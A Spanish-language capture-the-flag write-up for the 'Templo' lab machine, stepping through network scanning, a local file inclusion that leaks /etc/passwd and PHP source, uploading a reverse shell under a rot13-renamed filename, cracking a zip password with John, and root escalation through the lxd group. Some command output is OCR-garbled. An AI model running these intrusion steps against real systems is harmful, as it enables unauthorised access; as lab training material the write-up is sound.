TEMPLO

Primero de todo escaneamos nuestra red en busca de la ip de la máquina víctima:

```
p arp-scan -I ens33 --localnet
192.168.0.47 08:00:27:c7:8b:60
```

Ahí la tenemos, y sabemos que es esa por como empieza la dirección MAC. Ahora vamos a probar la conectividad con la máquina:

```
> ping -c 1 192.168.0.47
PING 192.168.0.47 (192.168.0.47) 56(84) bytes of data.
64 bytes from 192.168.0.47: icmp_seq=1 ttl=64 time=0.700 ms
```

Tenemos conectividad, y vemos la ttl de 64, por lo que probablemente estemos ante una máquina Linux.

Ahora vamos a hacer el reconocimiento de puertos:

```
> nmap -sS -p- --open --min-rate 5000 -n -Pn -vvv 192.168.0.47 -oG allPorts

PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
```

En este caso solo tenemos dos puertos abiertos, ahora vamos a buscar más información de estos puertos:

```
> nmap -sCV -p22,80 192.168.0.47 -oN targeted
```

```
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; pr
| ssh-hostkey:
| 256 bc:8f:97:fa:60:eb:ed:b2:8c:3b:c0:65:3b:48:69:f1 (ECDSA)
|_ 256 f9:b0:9b:20:8f:3a:7b:33:e7:95:a5:43:e7:9b:c6:59 (ED25519)

80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
|_http-title: RODGAR
|_http-server-header: Apache/2.4.58 (Ubuntu)

MAC Address: 08:00:27:C7:8B:60 (Oracle VirtualBox virtual NIC)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

No nos dice nada nuevo por lo que vamos a investigar la web.

Vamos a utilizar gobuster para buscar directorios:

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.0.47 -x .php,.txt,.html
                         (Status: 403) [Size: 277]
  php
 .html
                         (Status: 403)
                                        [Size: 277]
 /index.html
                         (Status: 200) [Size: 20869]
                         (Status: 301) [Size: 313] [--> http://192.168.0.47/images/]
/images
                         (Status: 301) [Size: 310] [--> http://192.168.0.47/css/]
/css
                         (Status: 301) [Size: 309] [--> http://192.168.0.47/js/]
 /js
                         (Status: 301) [Size: 310] [--> http://192.168.0.47/wow/]
 /wow
                         (Status: 301) [Size: 312] [--> http://192.168.0.47/fonts/]
 /fonts
                         (Status: 403) [Size: 277]
 /.php
 .html
                         (Status: 403) [Size: 277]
 server-status
                         (Status: 403)
                                        [Size: 277]
```

Si vemos el directorio wow, tiene un archivo .txt que dice lo siguiente:

Vamos al /opt

Esto lo tendremos en cuenta más adelante.

Buscando, leemos que hay una parte de la web que NAMARI lo es todo, por lo que si probamos si es un directorio, vemos que si, y nos encontramos lo siguiente:

Subir Archivo	
Selecciona un archivo para subir: Browse No file selected.	
Subir Archivo	
Incluir Archivo	
Archivo a incluir:	
Incluir	
	5

Y si probamos a ejecutar código donde dice Archivo a incluir:

root.x:0.0root/root/bin/bash daemonxx1:1.daemon/usr/sbin/usr/sbin/nologin bin.x:2:2.bin/bin/usr/sbin/nologin sys.x:3:3.sys/dev/usr/sbin/nologin syncx:4:65534.sync/bin/sync gamesx:5:60.games/usr/sbin/nologin man.x:6:12:man/var/acche fman/usr/sbin/nologin man.x:6:12:man/var/acche fman/usr/sbin/nologin man.x:6:12:man/var/spool/man.ysbin/nologin man.x:6:12:man/var/spool/man.ysbin/nologin www-data-/var/man/usr/sbin/nologin man.x:6:12:man/var/spool/man.ysbin/nologin proxy.x:1:13:proxy/sbin/usr/sbin/nologin proxy.x:1:13:proxy/sbin/nologin proxy.x:1:13:proxy/sbin/usr/sbin/nologin proxy.x:1:13:proxy/sbin/usr/sbin/nologin proxy.x:1:13:proxy/sbin/usr/sbin/nologin proxy.x:1:13:proxy/sbin/usr/sbin/nologin proxy.x:1:13:proxy/sbin/usr/sbin/nologin proxy.x:1:13:proxy/sbin/usr/sbin/usr/sbin/nologin proxy.x:1:13:proxy/sbin/usr/sbin/usr/sbin/nologin proxy.x:1:13:proxy/sbin/usr/sbin/usr/sbin/nologin proxy.x:1:13:proxy/sbin/usr/sbi

Y nos ejecuta y nos da la información de archivo /etc/passwd.

Ahora, utilizando filtros de php, vamos a extraer la información del index.php:

Lo extraemos y lo decodificamos con base64:

```
<?php
// Manejo de subida de archivos
if ($ SERVER['REQUEST METHOD'] === 'POST') {
   $target dir = "uploads/";
   // Obtiene el nombre original del archivo y su extensión
   $original name = basename($ FILES["fileToUpload"]["name"]);
   $file_extension = pathinfo($original_name, PATHINFO_EXTENSION);
   $file_name_without_extension = pathinfo($original_name, PATHINFO_FILENAME);
   $rot13 encoded name = str rot13($file name without extension);
   $new_name = $rot13_encoded_name . '.' . $file_extension;
   // Crea la ruta completa para el nuevo archivo
   $target_file = $target_dir . $new_name;
   // Mueve el archivo subido al directorio objetivo con el nuevo nombre
   if (move uploaded file($ FILES["fileToUpload"]["tmp name"], $target file)) {
        // Mensaje genérico sin mostrar el nombre del archivo
       $message = "El archivo ha sido subido exitosamente.";
       $message_type = "success";
   } else {
       $message = "Hubo un error subiendo tu archivo.";
       $message_type = "error";
if (isset($ GET['page'])) {
   $file = $_GET['page'];
   include($file);
?base64: entrada inválida
```

Si nos fijamos, este código cambia el nombre del archivo encodeandolo con rot13.

Ahora tenemos que mandarle un archivo que llamaremos como queramos, en mi caso shell.php, y si vemos un decoder de rot13, vemos que cambiará el nombre a furyy.php. Entonces nos creamos el archivo php llamado shell y ponemos el código. En mi caso voy a utilizar la reverse shell de pentest monkey.


Ahora vamos a subir el archivo:

El archivo ha sido subido exitosamente.

Ahora nos abrimos con netcat el puerto que hemos puesto:

```
> nc -nlvp 443
listening on [any] 443 ...
```

Y vamos a uploads en NAMARI y ejecutamos furyy.php:



Y ya estamos dentro, y ahora tenemos que mirar el directorio opt.

A priori no hay nada en opt, pero si vemos ls -la y vemos los directorios ocultos, encontramos uno:

```
drwxrwxr-x 2 rodgar rodgar 4096 Aug 6 17:07 .XXX www-data@TheHackersLabs-Templo:/opt$ cd .XXX www-data@TheHackersLabs-Templo:/opt/.XXX$ ls backup.zip www-data@TheHackersLabs-Templo:/opt/.XXX$
```

Y vemos que tiene un zip llamado backup, el cual nos vamos a pasar a través de un servidor en python:


Y ya lo tenemos en la máquina atacante:

```
🔝 backup.zip
```

Nos pide una contraseña, por lo que vamos a utilizar john para coger el hash y que nos descifre la contraseña:

```
> zip2john backup.zip > hash
ver 1.0 backup.zip/backup/ is not encrypted, or stored with non-have
ver 1.0 efh 5455 efh 7875 backup.zip/backup/Rodgar.txt PKZIP Encr:
) john hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords
Proceeding with wordlist:/usr/share/john/password.lst
batman (backup.zip/backup/Rodgar.txt)
```

Ahora ya podemos acceder al txt:



Vamos a probar eso como contraseña por ssh:

rodgar@TheHackersLabs-Templo:~\$ whoami rodgar

Y estamos dentro como rodgar.

Buscando información, encontramos que el usuario pertenece a varios grupos y entre ellos está lxd, por el cual podemos escalar privilegios.

Ahora vamos a seguir los siguientes pasos:

Primero nos clonamos un repositorio de una imagen de alpine-linux:

```
> git clone https://github.com/saghul/lxd-alpine-builder
```

Ahora abrimos un servidor en python para pasar la imagen:

```
python3 -m http.server 80 d
```

Y lo pasamos a la máquina víctima:

Y ahora importamos la imagen:

```
lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias alpine
```

Y ahora lo iniciamos y vemos la lista de imágenes:

rodgar@TheHackersLabs-Templo:/tmp\$ lxc image list								
ALIAS FINGERPRINT	PUBLIC		ARCHITECTURE	TYPE	SIZE	UPLOAD DATE		
alpine cd73881adaac		alpine v3.13 (20210218_01:39)	x86_64	CONTAINER	3.11MiB	Oct 8, 2024 at 12:25pm (UTC)		

Ahora añadimos privilegios para que se ejecute como root:

rodgar@TheHackersLabs-Templo:/tmp\$ lxc init alpine privesc -c security.privileged=true

Ahora creamos una unidad temporal con bash:

```
lxc config device add privesc giveMeRoot disk source=/ path=/mnt/root recursive=true
```

Y ahora iniciamos:

```
rodgar@TheHackersLabs-Templo:/tmp$ lxc start privesc
rodgar@TheHackersLabs-Templo:/tmp$ lxc exec privesc -sh
Error: unknown shorthand flag: 's' in -sh
rodgar@TheHackersLabs-Templo:/tmp$ lxc exec privesc sh
~ # whoami
root
~ # |
```

Y ya somos root, pero podemos darnos permisos y ejecutarlo como rodgar:

```
rodgar@TheHackersLabs-Templo:/tmp$ bash -p
bash-5.2# whoami
root
```

Ahora ya en caso de perderlo podremos acceder directamente desde el usuario rodgar.